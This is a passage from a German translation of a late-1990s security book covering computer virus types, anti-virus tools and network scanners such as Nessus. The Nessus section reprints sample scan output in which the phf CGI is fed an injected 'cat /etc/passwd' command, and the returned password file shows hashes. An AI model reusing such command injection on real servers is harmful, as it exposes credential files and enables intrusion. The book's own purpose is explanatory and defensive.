> *Dieser Virus infiziert nur die Boot-Sektoren von 360KB-Disketten. Er richtet keinen böswilligen Schaden an, aber Fehler im Viruscode können durch ein Durcheinandermischen von Daten in den Diskettendateien oder der Dateizuordnungstabelle zu Datenverlusten führen. Der Virus scheint sich nicht in einer Festplattenumgebung zu vermehren.*

Das folgende Jahr brachte verschiedene Viren mit sich, darunter einige, die wirklich Schaden anrichteten. Der *Merrit-Virus* (entdeckt im Jahre 1987) konnte die Dateizuordnungstabelle auf einer Diskette zerstören. Dieser Virus durchlief einige Entwicklungsphasen, die gefährlichste war eine Version namens Golden Gate. Golden Gate konnte angeblich das Festplattenlaufwerk umformatieren.

Seit dieser Zeit haben Neuerungen in der Virustechnologie die Schöpfungen zunehmend komplexer werden lassen. Dies hat zu Klassifizierungen geführt. Es gibt im Grunde genommen drei Arten von Viren:

- MBR (Master-Boot-Sektor)-Viren
- Boot-Sektor-Viren
- Dateiviren

Der einzige materielle Unterschied zwischen dem ersten Typ und den vielen Variationen der Boot-Sektor-Viren ist, daß Boot-Sektor-Viren auf Disketten zielen. Dateiviren dagegen sind verschieden. Im Gegensatz zu den Boot-Sektor-Viren, die nur einen kleinen Teil der Festplatte oder Diskette angreifen, können sich Dateiviren auf das gesamte System ausbreiten.

Dateiviren infizieren meistens nur eine spezielle Art von Dateien - in der Regel ausführbare Dateien. `.COM` und `.EXE`-Dateien sind ein gutes Beispiel. Dateiviren beschränken sich allerdings nicht nur auf ausführbare Dateien. Einige infizieren Overlaydateien (`.OVL`) oder Systemtreiber-Dateien (`.SYS`, `.DRV`).

Schätzungen zufolge gibt es derzeit mehr als 7.000 Dateiviren allein für die DOS-Plattform. Sie können sich denken, daß die Entwickler von Computerviren wild darauf sind, Dateiviren zu schreiben, da diese sich sehr weit verbreiten können. Innerhalb von 10 Tagen kann ein Dateivirus die meisten (vielleicht sogar alle) ausführbaren Dateien auf einem Computersystem infizieren. Das liegt an der Art und Weise, in der Dateiviren arbeiten.

Unter Normalbetrieb (auf einem nichtinfizierten Rechner) wird ein Befehl ohne besondere Vorkommnisse ausgeführt und in den Speicher geladen. Wenn sich ein Dateivirus auf dem Rechner befindet, wird der Prozess jedoch komplizierter, weil der Dateivirus den Aufruf aufhält.

Nach Infizierung der Programmdatei gibt der Virus die Kontrolle über das System wieder auf und überläßt dem Betriebssystem die Zügel. Das Betriebssystem lädt dann die infizierte Datei in den Speicher. Dieser Prozess wird für jede Datei, die in den

Systemspeicher geladen wird, wiederholt. Halten Sie einen Moment inne und denken Sie nach. Wie viele Dateien werden im Laufe eines Arbeitstages in den Speicher geladen? Das ist die Art und Weise, in der Dateiviren schließlich eine Infizierung des gesamten Systems erreichen.

Zusätzlich zu den Klassifizierungen von Viren gibt es auch noch verschiedene Virentypen. Diese Typen werden abgeleitet von der Arbeitsweise des Virus oder von den Programmiertechniken, mit deren Hilfe der Virus erstellt wurde. Hier sind zwei Beispiele:

- **Stealth-Viren (Tarnkappenviren).** Stealth-Viren benutzen mehrere Techniken, um die Tatsache zu verbergen, daß das Laufwerk infiziert wurde. Wenn das Betriebssystem beispielsweise bestimmte Informationen anfordert, stellt der Stealth-Virus diese Informationen in der Form zur Verfügung, in der sie vor der Infizierung waren. Bei Erstinfizierung speichert der Virus also die vorhandenen Informationen, um später das Betriebssystem (und Viren-Scanner) hinters Licht zu führen.
- **Polymorphe Viren.** Polymorphe Viren sind ein verhältnismäßig neues Phänomen, und sie sind wesentlich komplexer als ihre Gegenstücke. Polymorphe Viren können sich verändern und machen damit ein Entdecken schwerer. Es gab Fälle polymorpher Viren, für die fortschrittliche Verschlüsselungstechniken benutzt wurden, wodurch sich der Programmcode des Virus verändern kann. Dieser Änderungsprozeß wird Mutation genannt, der Virus kann seine Größe und Zusammensetzung ändern. Ein gut gemachter polymorpher Virus kann einer Entdeckung entgehen, weil die meisten Viren-Scanner nach bekannten Mustern suchen (Größe, Prüfsumme usw.). Um dieser neuen Technologie entgegenzutreten, entwickeln Virus-Spezialisten Scanner, die Verschlüsselungsmuster erkennen können.

Virustechnologie wird immer komplexer, was zum größten Teil an der Anzahl der neu entdeckten Viren liegt. Die Chancen, daß Sie sich über das Internet einen Virus einfangen, sind gering, aber es ist nicht vollkommen ausgeschlossen. Es hängt davon ab, wo Sie hingehen. Wenn Sie die Hintergassen des Internet frequentieren, sollten Sie beim Herunterladen von Dateien (mit digitaler Unterschrift oder ohne) Vorsicht walten lassen. In Usenet Newsgroups könnten Viren gefunden werden, insbesondere in solchen Newsgruppen, in denen »heiße« oder beschränkte Materialien gehandelt werden. Beispiele für solche Materialien sind *warez* (Raubkopien von Software) oder Pornographie. Ich möchte Sie eingehend davor warnen, jegliche archivierte oder zip-Dateien aus entsprechenden Newsgroups herunterzuladen. Ebenso suspekt sind Newsgroups, die Cracking-Utilities verbreiten.

Wenn Sie ein Systemverwalter sind, habe ich einen anderen Rat. Zunächst ist es richtig, daß die meisten Viren für IBM-kompatible Plattformen geschrieben wurden - insbesondere für Plattformen, auf denen DOS, Windows, Windows NT und Windows 95 laufen. Wenn Ihr Netzwerk aus Rechnern mit diesen Betriebssystemen besteht und Sie außerdem Ihren Benutzern Zugang zum Internet ermöglichen, haben Sie ein Problem.

Es gibt keinen zuverlässigen Weg, die Art der Daten, die Ihre Benutzer herunterladen, einzuschränken. Sie können Richtlinien herausgeben, die jegliches Herunterladen verbieten, aber Ihre Benutzer werden wahrscheinlich trotzdem die ein oder andere Datei herunterladen. Das liegt einfach in der menschlichen Natur. Ich empfehle Ihnen daher, daß Sie einen speicherresidenten Virus-Scanner auf allen Rechnern Ihres Netzwerks laufen lassen, und zwar 24 Stunden am Tag. (Am Ende dieses Abschnitts finden Sie einige Quellen, über die Sie solche Produkte erhalten können.)

Um mehr über die Arbeitsweise von Viren zu lernen, sollten Sie einige Zeit in einer Virusdatenbank im Internet verbringen. Es gibt einige dieser Datenbanken, die umfassende Informationen über bekannte Viren bieten. Die umfassendste und nützlichste Website, die ich jemals zu diesem Thema gesehen habe, ist die des *Department of Energy*.

Wegweiser:

Hier finden Sie das Department of Energy online: http://ciac.llnl.gov/ ciac/CIACVirusDatabase.html.

Die Liste ist alphabetisch geordnet, Sie können aber auch nach Plattformen suchen. Sie werden sofort sehen, daß die meisten Viren für Microsoft-Plattformen geschrieben wurden und davon die meisten für DOS. Was Sie nicht sehen werden, sind bekannte Unix-Viren »in the wild«. Aber vielleicht gibt es ja derartige Informationen bis zu dem Zeitpunkt, zu dem Sie dieses Buch lesen. Es gibt Gerede im Internet über einen Virus für die Linux-Plattform, der Bliss genannt wird.

Ich möchte noch erklären, warum die meisten Viren für PC-Plattformen und nicht für z.B. Unix geschrieben werden. In Unix (und Windows NT) stehen umfangreiche Kontrollmechanismen für den Zugang zu Dateien zur Verfügung. Einschränkungen können auf Dateien gelegt werden, sodaß Benutzer A auf diese Datei zugreifen kann und Benutzer B nicht. Wegen dieses Phänomens (Zugangskontrolle genannt), würden Viren in einer solchen Umgebung nicht weit kommen. Sie könnten beispielsweise keine Infizierung des gesamten Systems erreichen.

Auf alle Fälle stellen Viren ein Risiko im Internet dar. Offensichtlich ist dieses Risiko für DOS- oder Windows-Anwender höher.

Es gibt aber einige Tools, um Ihr System vor den Auswirkungen einer Virus-Infizierung zu schützen.

9.7.7 Anti-Viren-Utilities

Hier ist eine Liste bekannter und zuverlässiger Anti-Virenprogramme. Ich habe schon mit allen Programmen in der Liste gearbeitet und kann alle empfehlen. Ich möchte jedoch betonen, daß das Fehlen von Produkten in dieser Liste nicht heißt, daß das Produkt nicht gut ist. Es gibt Hunderte von Anti-Virenprogrammen im Internet, von denen die meisten ähnliche Verfahren zur Entdeckung eines Virus anwenden.

VirusScan für Windows 95

VirusScan für Windows 95 von McAfee finden Sie online unter:

`http://www.nai.com/default_mcafee.asp`

Thunderbyte Anti-Virus für Windows 95

Thunderbyte Anti-Virus für Windows 95 finden Sie online unter:

`http://www.thunderbyte.com`

Norton Anti-Virus für DOS, Windows 95 und Windows NT

Norton Anti-Virus für DOS, Windows 95 und Windows NT von Symantec finden Sie online unter:

`http://www.symantec.com/avcenter/index.html`

ViruSafe

ViruSafe von Eliashim finden Sie online unter:

`http://www.eliashim.com/`

PC-Cillin II

PC-Cillin-II von Check-It finden Sie online unter:

`http://www.checkit.com/`

FindVirus für DOS Version 7.68

Dr. Solomon's FindVirus für DOS Version 7.68 finden Sie online unter:

`http://www.drsolomon.com/`

Sweep für Windows 95 und Windows NT

Sweep für Windows 95 und Windows NT von Sophos finden Sie online unter:

`http://www.sophos.com/`

Iris Antivirus Plus

Iris Antivirus Plus von Iris Software finden Sie online unter:

`http://www.irisav.com/`

Norman Virus Control

Norman Virus Control von Norman Data Defense Systems finden Sie online unter:

`http://www.norman.com/`

F-PROT Professional Anti-Virus Toolkit

F-PROT Professional Anti-Virus Toolkit von DataFellows finden Sie online unter:

```
http://www.DataFellows.com/
```

The Integrity Master

Den Intergrity Master von Stiller Research finden Sie online unter:

```
http://www.stiller.com/stiller.htm
```

Es gibt Hunderte von Virusscannern und -Utilities. Ich habe die vorgehenden hauptsächlich deshalb erwähnt, weil sie über das Internet erhältlich sind und regelmäßig aktualisiert werden. Aktualität ist ein wichtiger Punkt: Jeden Tag werden überall in der Welt Viren gefunden. Da Virusentwickler weiterhin immer wieder neue Werke herausbringen (und diese oft neue Technologien, einschließlich Stealth, beinhalten), ist es absolut notwendig, daß Sie immer die allerneuesten Tools benutzen.

Dem entgegengesetzt haben Sie vielleicht noch einige alte Rechner, auf denen möglicherweise frühe Versionen des einen oder anderen Betriebssystems laufen. Es ist möglich, daß Sie auf solchen Systemen Software für Windows 95 oder Windows NT nicht laufen lassen können. Für eine große Auswahl an Virus-Utilities empfehle ich Ihnen die folgenden Websites:

Die Simtel.Net MS-DOS Collection am OAK Repository

Die Simtel.Net MS-DOS Collection am OAK Repository bietet Programme zur Virenentdeckung und -beseitigung. Sie finden diese Website online unter:

```
http://oak.oakland.edu/simtel.net/msdos/virus.html
```

Die Simtel.Net Windows 3.x Collection am OAK Repository

Die Simtel.Net Windows 3.x Collection am OAK Repository bietet Programme zur Virenentdeckung und -beseitigung. Sie finden diese Website online unter:

```
http://oak.oakland.edu/simtel.net/win3/virus.html
```

9.7.8 Publikationen und Websites

Im folgenden finden Sie eine Liste von Artikeln, Büchern und Websites zum Thema Computerviren . Einige der Bücher sind schon etwas älter, werden heute aber als Standardwerke für das Gebiet gehandelt.

Robert Slade's Guide to Computer Viruses: How to Avoid Them, How to Get Rid of Them, and How to Get Help (Second Edition). Springer. 1996. ISBN: 0-387-94663-2.

Virus: Detection and Elimination. Rune Skardhamar. AP Professional. 1996. ISBN: 0-12- 647690-X.

The Giant Black Book of Computer Viruses. Mark A. Ludwig. American Eagle. 1995.

1996 Computer Virus Prevalence Survey. NCSA National Computer Security Association. (Sehr gute Informationsquelle.)

The Computer Virus Crisis. Fites, Johnson und Kratz. Van Nostrand Reinhold Computer Publishing. 1988. ISBN: 0-442-28532-9.

Computer Viruses and Related Threats: a Management Guide. National Technical Information Service (NTIS). PB90-115601CAU.

A Passive Defense Against Computer Viruses. Frank Hoffmeister. Protokoll des IASTED International Symposium Applied Informatics. pp. 176-179. Acta Press. 1987.

PC Security and Virus Protection: the Ongoing War Against Information Sabotage. Pamela Kane. M&T Books. 1994. ISBN: 1-55851-390-6.

How Prevalent Are Computer Viruses? Jeffrey O. Kephart und Steve R. White. Technical Report RC 17822 No78319.

Watson. 1992.

A Short Course on Computer Viruses (Second Edition). Frederick B. Cohen. Serientitel: Wiley Professional Computing. John Wiley & Sons. 1994. ISBN: 1-471-00769-2.

A Pathology of Computer Viruses. David Ferbrache. Springer-Verlag. 1992. ISBN: 0-387- 19610-2; 3-540-19610-2.

The Virus Creation Labs: A Journey into the Underground. George Smith. American Eagle Publications. ISBN 0-929408-09-8. Auch besprochen in *Net Magazine*, Februar 1996.

Viruses in Chicago: The Threat to Windows 95. Ian Whalley, Editor. Virus Bulletin. Abingdon Science Park, England. http://www.virusbtn.com/VBPapers/Ivpc96/.

Computer Virus Help Desk. Courtesy of the Computer Virus Research Center. Indianapolis, Indiana. http://iw1.indyweb.net/~cvhd/.

European Institute for Computer Anti-Virus Research. http://www.eicar.com/.

Future Trends in Virus Writing. Vesselin Bontchev. Virus Test Center. Universität Hamburg. http://www.virusbtn.com/OtherPapers/Trends/.

Dr. Solomon's Virus Encyclopedia. http://www.drsolomon.com/vircen/enc.

Internet Computer Virus and the Vulnerability of National Telecommunications Networks to Computer Viruses. Jack L. Brock. November 1988. GAO/T-IMTEC-89-10, Washington, D.C., 20. Juli 1989. Testimonial statement von Jack L. Brock, Director, U.S. Government Information vor dem Subcommittee on Telecommunications and Finance, Committee on Energy and Commerce, House of Representatives.

A Guide to the Selection of Anti-Virus Tools and Techniques. W. T. Polk und L. E. Bassham. National Institute of Standards and Technology Computer Security Division. Freitag, 11. März 1994; 21:26:41 EST. http://csrc.ncsl.nist.gov/nistpubs/select/.

9.8 Zusammenfassung

Destruktive Programme sind nicht nur für diejenigen von Bedeutung, die im Internet Informationen zur Verfügung stellen, sondern für alle Benutzer. Viele Leute können es nicht nachvollziehen, warum jemand solche Programme entwikkelt, vor allem da Daten heutzutage so wichtig geworden sind. Dies ist eine Frage, die nur Virenschreiber beantworten können. Auf alle Fälle sollte jeder Anwender (insbesondere Internetbenutzer) zumindest grundlegendes über destruktive Programme wissen. Es ist sehr wahrscheinlich, daß Sie irgendwann auf ein solches Programm treffen. Aus diesem Grund sollten Sie eine der wichtigsten Regeln für das Arbeiten mit Computern befolgen - erstellen Sie oft Backups. Wenn Sie dies nicht tun, werden Sie später möglicherweise Konsequenzen tragen müssen.

---

vorheriges Kapitel | Inhaltsverzeichnis | Stichwortverzeichnis | Kapitelanfang | nächstes Kapitel

vorheriges Kapitel | Inhaltsverzeichnis | Stichwortverzeichnis | nächstes Kapitel

10

Scanner

Scanner sind Programme, mit deren Hilfe ein Angreifer seinen Ziel-Host nach vermeintlich fehlerhaften Diensten abtasten kann. Mit Hilfe eines Scanners kann ein Anwender in Los Angeles Sicherheitsschwachstellen auf einem Server in Japan aufdecken, ohne jemals sein oder ihr Wohnzimmer zu verlassen. Dieses Kapitel gibt Ihnen einen Überblick über die beliebtesten Scanner.

10.1 Wie arbeiten Scanner?

Scanner senden Anfragen an TCP/IP-Ports und zeichen die Antwort des Ziels auf. Auf diesem Weg tragen Scanner wertvolle Informationen zusammen, wie z.B.:

- Welche Dienste derzeit laufen
- Unter welcher User-ID diese Dienste laufen
- Ob anonyme Logins unterstützt werden
- Ob gewisse Netzwerkdienste eine Authentifizierung erfordern

10.1.1 Für welche Plattformen sind Scanner verfügbar?

Frühe Scanner wurden ausschließlich für Unix geschrieben. Das hat sich geändert. Heute unterstützen viele Betriebssysteme TCP/IP und daher tauchen immer mehr Scanner für jede erdenkliche Plattform auf. (Der derzeitige Schwerpunkt liegt auf Windows NT. Entwickler von Scannern haben hier einen erheblichen kommerziellen Markt erkannt, und so können Sie für das nächste Jahr eine ganze Ladung von Windows NT-Scannern erwarten.)

10.1.2 Systemanforderungen für Scanner

Die Systemanforderungen hängen vom Scanner ab. Sicher sind die meisten Freeware-Scanner für Unix geschrieben und werden üblicherweise als Source-Code und nicht als Binärdatei vertrieben. Dann brauchen Sie (mindestens) folgendes:

- Ein Unix-System
- Einen C-Compiler
- IP-Include-Dateien

Nicht jeder hat Zugang zu diesen Tools. Studenten mit Shell-Accounts beispielsweise haben wahrscheinlich nur Zugang zu zwei der drei Voraussetzungen. Zusätzlich gibt es einige Scanner, die noch speziellere Auflagen erfordern. (SATAN z.B. verlangt, daß Sie Root-Privilegien haben.) Daher ist die beste Voraussetzung eine vollständige Linux-Installation.

Es gibt auch noch andere allgemeinere Anforderungen:

- Wenn Sie einen älteren Macintosh- oder IBM-kompatiblen Rechner mit einer langsamen Internet-Verbindung und einem mageren Durchsatz haben, müssen Sie ggf. mit Schwierigkeiten rechnen. Diese Konfigurationen sind nicht sehr fehlertolerant, Ihr Rechner wird möglicherweise abstürzen.
- RAM ist ein anderer Punkt. Viele Scanner belegen einen erheblichen Teil des Speichers. Dies gilt insbesondere, wenn sie in Window-Umgebungen laufen oder wenn sie komplexe Berichte ausgeben.

Außerdem arbeiten nicht alle Scanner auf verschiedenen Plattformen gleich. Diese oder jene Funktion ist vielleicht nicht aktiviert, oder bei manchen Plattformen gar nicht verfügbar.

Schließlich ist eine Schlüsselvoraussetzung eine Netzwerkverbindung.

10.1.3 Ist es schwer, einen Scanner zu entwickeln?

Nein, es ist nicht schwer, einen Scanner zu entwickeln. Tatsächlich können Sie einen nützlichen Scanner mit einigen hundert Zeilen Code schreiben. Sie brauchen jedoch sehr gute Kenntnisse über TCP/IP sowie Kenntnisse in C, Perl und einer oder mehreren Shell-Sprachen. Schließlich der wichtigste Punkt: Sie brauchen Erfahrung in der Socket-Programmierung.

Wegweiser:

Ein ausgezeichneter Ausgangspunkt ist ein Online-Socketlehrgang von Jim Frost von Software Tool and Die. Diesen Lehrgang finden Sie unter: http:/ /world.std.com/~jimf/papers/sockets/sockets.html.

10.1.4 Sind Scanner legal?

Über die Legalität von Scannern wird ständig diskutiert. Einige Leute argumentieren, daß das Scannen eines Ziels das gleiche ist, wie sich einem Haus zu nähern und ein Brecheisen zu benutzen, um Türen und Fenster auszuprobieren. Sie setzen einen Scan-Vorgang gleich mit kriminellem unbefugtem Zutritt. Andere bestehen darauf, daß jeder, der eine Website betreibt, sein zumindest stillschweigendes Einverständnis dazu gibt, gescannt zu werden. Schließlich gilt für Ihre IP-Adresse ähnliches wie für Ihre Telefonnummer, jeder hat das legale Recht, sie anzuwählen.

Keine der beiden Ansichten wird vom Strafgesetzbuch unterstützt. Bis heute wurde kein Gesetz geschrieben, das sich ausdrücklich auf Scanner bezieht. Derzeit lautet die Antwort also, Scanner sind legal.

Leider wird Ihnen diese Tatsache nicht weiterhelfen, wenn Sie einen Host ohne Genehmigung scannen. Ich habe den klassischen Fall hundertmal gesehen: Ein Student scannt das lokale Netzwerk. Ein Systemadministrator entdeckt dies und kontaktiert die Universitätsverwaltung. Der schuldige Student

muß vor den Verwaltungsrat und wird bestraft. Kann der Student Einspruch einlegen? Sicher, wenn er genug Geld hat, um einen Anwalt anzuheuern - aber ist das Scannen einiger Hosts soviel Geld (und monatelange Prozesse) wert? Wahrscheinlich nicht.

Und dann ist da noch die ethische Frage. Sie können das Scannen eines Zielnetzwerks damit verteidigen, daß Sie seine Sicherheit verbessern wollten. Es ist jedoch wahrscheinlicher, daß Sie die gefundenen Sicherheitslöcher ausnutzen wollten. (Tatsächlich basiert ein weitverbreitetes Argument gegen den Einsatz von Scannern auf dieser Annahme. Die meisten Systemadministratoren glauben, daß der einzige Grund, ein Netzwerk zu scannen, darin liegt, Schwachstellen offenzulegen. Daher ist ihrer Meinung nach das Scannen eines Netzwerks eindeutiger Beweis für böse Absichten.) Wie auch immer, wenn Sie ein Netzwerk ohne Erlaubnis scannen, machen Sie sich auf entschieden negative Reaktionen gefaßt, nicht nur vom Ziel, sondern auch von Ihrem Provider.

10.1.5 Warum sind Scanner in Hinsicht auf Internet-Sicherheit wichtig?

Scanner sind wichtig, weil sie Schwachstellen in Netzwerken offenlegen. In verantwortliche Hände gelegt, können Scanner die Basisarbeit für Sicherheitsaudits rationalisieren. In unverantwortlichen Händen stellen Scanner eine legitime Bedrohung für die Sicherheit von Netzwerken dar. Aufgrund dieser Fakten sind Scanner wichtige Sicherheitstools und jeder Systemadministrator sollte mit ihnen vertraut sein.

10.1.6 Wie Scanner die Sicherheitsgemeinde beeinflußt haben

Scanner haben viel dazu beigetragen, die Sicherheit im Internet zu verbessern. Um zu verstehen wie, denken Sie an folgendes: Es gibt mehrere hundert bekannte Sicherheitsschwachstellen auf jeder Plattform. In den meisten Fällen sind diese Schwachstellen einmalig und betreffen nur einen Netzwerkdienst.

Das manuelle Überprüfen eines einzelnen Hosts auf solche Schwachstellen könnte mehrere Tage in Anspruch nehmen. Während dieser Zeit würden Sie den gleichen Prozeß - Exploitcode (d.h. der Code, der von Crackern benutzt wird) besorgen, kompilieren und ablaufen lassen - mehrere hundertmal wiederholen. Dies ist ein langsamer, arbeitsreicher und fehleranfälliger Prozeß. Und für all Ihre Bemühungen hätten Sie nur einen einzelnen Host überprüft.

Noch schlimmer, nachdem Sie Ihren Host manuell überprüft haben, würden Sie vor einem ganzen Berg von Daten stehen. Die Daten wären nicht einheitlich, sondern von unterschiedlicher Struktur. Das liegt daran, daß Cracker sich nicht an Standards orientieren. (D.h. es gibt keine Standardmethode für das Formatieren der Ergebnisse eines Exploits.) Jeder Crakker schreibt seinen Code ein bißchen anders als andere Cracker. Sie müßten also nach Ihrer manuellen Überprüfung verschiedene Daten analysieren, ein Prozeß, der mehrere Tage dauern könnte.

Scanner lösen diese Probleme mit einem Schlag. Die Entwickler von Scannern nehmen öffentlich erhältliche Exploit-Codes und integrieren sie in den allgemeinen Scanning-Prozeß. Die Ausgabe ist einheitlich formatiert, um ein Suchen und eine Analyse zu vereinfachen. Und schließlich ermöglichen die meisten Scanner das Überprüfen einer unbegrenzten Anzahl von Domains.

Scanner sind aus all diesen Gründen mächtige Tools, die dafür eingesetzt werden können, vorläufige Daten für ein Auditing zu sammeln. Für diesen Zweck benutzt, stellt ein Scanner einen schnellen und schmerzlosen Weg dar, um weithin bekannte Schwachstellen zu entdekken.

Hinweis:

Moderne Sicherheitsadministratoren verlassen sich möglicherweise zu sehr auf Scanner. Das ist ein Fehler. Zwar sind die meisten entfernten Angriffe in kommerzielle Scanner integriert worden, aber viele andere Angriffsarten sind es nicht. Bestenfalls bieten Scanner einen schnellen Überblick über TCP/IP-Sicherheit. Sie sollten nicht die einzigen Tools sein, die Sie einsetzen, um die Sicherheit Ihres Netzwerks zu überprüfen. Wenn Sie ein Netzwerk scannen und und dabei keine Sicherheitslöcher entdeckt werden, sollten Sie Ärger erwarten. Scanner sind nur eine Art von Tools von vielen, die ein Systemadministrator anwenden sollte.

10.2 Die Scanner

Der Rest dieses Kapitels listet verschiedene Scanner auf. Die meisten sind kostenlos im Internet zu bekommen. Der Scanner, den ich am ausführlichsten behandle, ist Nessus.

10.2.1 Nessus

Scannertyp: TCP-Port-Scanner

Autor: Renaud Deraison

Programmiersprache: C

Entwicklungsplattform: Linux

Zielplattform: Unix, verschiedene Plattformen

Anforderungen: Linux, C.

Nessus ist der neueste in einer ganzen Reihe kostenlos erhältlicher Scanner. Ich stelle Nessus hier aus zwei Gründen vor:

- Die Entstehungsgeschichte von Nessus ist ungewöhnlich.
- Nessus hat einige sehr attraktive Merkmale.

Nessus wurden von Renaud Deraison geschrieben, einem 18jährigen, der in Paris lebt. Renaud hat mit 16 Jahren Linux entdeckt und programmiert seitdem. (Falls Sie sich fragen sollten, er benutzt MkLinux.)

Im Jahr 1996 fing Renaud an, 2.600 Vorträge zu besuchen und entwickelte danach ein starkes Interesse für Sicherheit. Dies brachte eine Partnerschaft zwischen Renaud und zwei anderen Hackern hervor, die 1997 zusammen ihr erstes Auditing-Tool schrieben. Nach Abschluß dieses Projekts plante Renaud Anfang 1998 Nessus.

Nessus ist aus mehreren Gründen bemerkenswert:

- Er ist aktuell.

- Er beinhaltet Web-basierte Angriffe.
- Er ist kostenlos.

Hinweis:

Nessus wird unter der GNU Public License der Free Software Foundation vertrieben. Es gibt Einschränkungen auf den Verkauf von GPL-Source. Wenn Sie mit der GNU Public License nicht vertraut sind, sollten Sie sie sich anschauen unter: http://www.gnu.org/copyleft/gpl.html.

Renauds Entscheidung, den Nessus-Code kostenlos zu verteilen, basierte auf zwei Faktoren:

> *Der Nessus-Source-Code ist erstens deshalb offen zugänglich, weil ein solch sensibles Programm leicht als Trojanisches Pferd mißverstanden werden kann, und zweitens, um freiwillige Beiträge zur Verbesserung und Erweiterung von Nessus zu ermutigen.*

Wegweiser:

Das vorhergehende Zitat ist aus der Nessus-Dokumentation, die Sie unter http://www.nessus.org/ finden.

Der Autor ruft also die Sicherheitsgemeinde auf, weitere Versionen zu entwikkeln. Soweit ich weiß, ist Nessus der erste Scanner, der auf freiwilliger Basis von freiberuflichen Hackern entwickelt wurde.

Grundlegende Merkmale von Nessus

Linux war das ursprüngliche Entwicklungsbetriebssystem für Nessus. Seit Mai 1998 werden auch NetBSD und Solaris unterstützt. Renaud erwartet eine Microsoft-NT-Version innerhalb der nächsten Monate.

Ganz grundlegend ist Nessus ein Toolkit-Scanner, d.h. die Source-Codes der meisten bekannten Attacken wurden in die Distribution integriert. Zusätzliche Module können allerdings einfach hinzugefügt werden.

Die grafische Benutzeroberfläche von Nessus

Nessus läuft unter X. Die grafische Benutzeroberfläche von Nessus wurde unter Benutzung des Gimp Toolkit (gtk) entwickelt. Sie brauchen daher gtk, um Nessus laufen zu lassen. Dieses Paket bekommen Sie unter

ftp://ftp.gimp.org/pub/gtk/

gtk ist eine Bibliothek freier Widgets, die benutzt werden, um grafische Benutzeroberflächen für X zu entwickeln. Ihrem Aussehen nach ähneln gtk-basierte Anwendungen Motif- Applikationen. Mehr Informationen über gtk bekommen Sie unter

http://www.gtk.org/

Die Nessus-Umgebung

Nessus startet und zeigt einen Begrüßungsbildschirm. Von hier aus können Sie einen neuen Angriff starten (Abbildung 10.1).

Abbildung 10.1: Die Nessus-Dialogbox »Select Host to Test«

Bevor Sie die Parameter einer neuen Attacke konfigurieren, sollten Sie die aktuell installierten Plug-Ins überprüfen. Plug-Ins sind in diesem Fall vorkompilierte Exploits. Nessus verfügt über viele Plug-Ins, die in die folgenden Kategorien unterteilt sind:

- Denial-of-Service
- Entfernter Root-Zugang
- Finger-Mißbrauch
- FTP
- Entfernter Dateizugriff
- Sendmail
- Verschiedenes

Jede Kategorie enthält aktuelle Angriffe (Abbildung 10.2).




Abbildung 10.2: Die Nessus-Dialogbox »Installed Plug-Ins«

Sie können sich die Dokumentation zu jeder Attacke anschauen, hier ist beschrieben, wie der Angriff funktioniert, wer der Autor des Exploits ist usw. (Abbildung 10.3).




Abbildung 10.3: Der Nessus-Bildschirm »Plug-In Information«

Nessus läßt seinen eigenen Daemon laufen, der standardmäßig an Port 3000 angebunden ist. Um eine neue Arbeitssitzung zu starten, müssen Sie sich mit einem Benutzernamen und einem Paßwort anmelden (siehe Abbildung 10.4).

Abbildung 10.4: Die Nessus-Dialogbox »New Session«

Nessus startet den Scan-Vorgang, wenn Sie eine neue Arbeitssitzung starten und Ihre Ziele festlegen. Der Status dieses Vorgangs wird Ihnen in Echtzeit mitgeteilt (Abbildung 10.5).

Abbildung 10.5: Der Status-Bildschirm von Nessus

Berichterstellung

Nach Beendigung des Scan-Vorgangs können Sie sich die Informationen entweder in grafischer oder roher Form ansehen. Das Grafikformat ist in Abbildung 10.6 illustriert.




Abbildung 10.6: Der Nessus-Bildschirm »New Session«

Nessus stellt für jede gefundene Schwachstelle ein Lernprogramm zur Verfügung. Dieses Lernprogramm erklärt die Gründe für das Sicherheitsloch und bietet Lösungen an.

Berichtsdaten können auch in roher Form überprüft werden. Nachstehend finden Sie ein typisches Beispiel für eine Nessus-Scan-Ausgabe:

```
timide.nain.org 21

It is possible to crash the remote FTP server...by sending it a too
long password.... An intruder may be able to execute arbitrary
commands...on the remote host using this method...Solution: contact
your vendor for a fix...


timide.nain.org 21 INFO

The remote ftp home is '/home/ftp'...This information may interest
some
system hackers who know where to put a .rhost file, although this
problem
is not very serious...Solution: modify the sources of your ftp daemon

timide.nain.org 53

The remote BIND do not properly bounds check a memory copy when
responding to an inverse query request. An improperly or maliciously
formatted inverse query on a TCP stream can crash the server or allow
an attacker to gain root privileges...

Solution: upgrade
timide.nain.org 80
```

```
The 'phf' cgi is present. We attempted to obtain /etc/passwd



Query Results...



/usr/local/bin/ph -m
alias=cat/etc/passwdslip=n...root:1eoSpkqp0GtDI:0:1:Operator:

/root:/bin/bash...nobody:*:65534:65534::/:...daemon:*:1:1::/:...

sys:*:2:2::/:/bin/csh...bin:*:3:3::/bin:...uucp:*:4:8::

/var/spool/uucppublic:...sync:*:1:1::/:/bin/sync...ftp:*:404:404:

FTP:/home/ftp:/bin/bash...guest:*:501:501:Guest:/home/guest:

/bin/bash...www:*:65000:100:www:/usr/local/etc/httpd/:

marieco:8Fh9Df90kMESU:667:667:MarieColombe:/home/marieco:

/bin/bash...renaud:/FkD9AUxQBnZ0:502:502:\:/home/renaud/:

/bin/bash...+::0:0:::



timide.nain.org 80

The 'finger' cgi is present...This may give away some informations to
an intruder...This may lead to a denial of service
```

Zusammenfassung

Nessus ist bemerkenswert, weil zusätzliche Exploits leicht hinzugefügt werden können. Ich vermute, daß Nessus innerhalb eines Jahres der umfassendste und erweiterbarste kostenlose Scanner auf dem Markt wird.

Nessus finden Sie derzeit unter: *http://www.nessus.org/*.

10.2.2 NSS (Netzwork Security Scanner)

Scannertyp: TCP-Port-Scanner

Autor: Douglas O'Neal

Programmiersprache: Practical Extraction and Report Language (Perl)

Entwicklungsplattform: Unix (generell)

Zielplattform: Unix

Anforderungen: Perl, Unix, ftplib.pl

NSS ist einzigartig, weil er aussschließlich in Perl geschrieben wurde. Das ist insofern von Bedeutung, weil Sie keinen C-Compiler brauchen, um ihn zu benutzen. (Die meisten Scanner sind in C geschrieben, hängen von IP-Include-Dateien ab, werden nur in Form von Source-Codes verteilt und können im allgemeinen nur von Unix-Anwendern benutzt werden.) Außerdem können Perl-Programme leicht modifiziert werden und daher ist NSS erweiterbar.

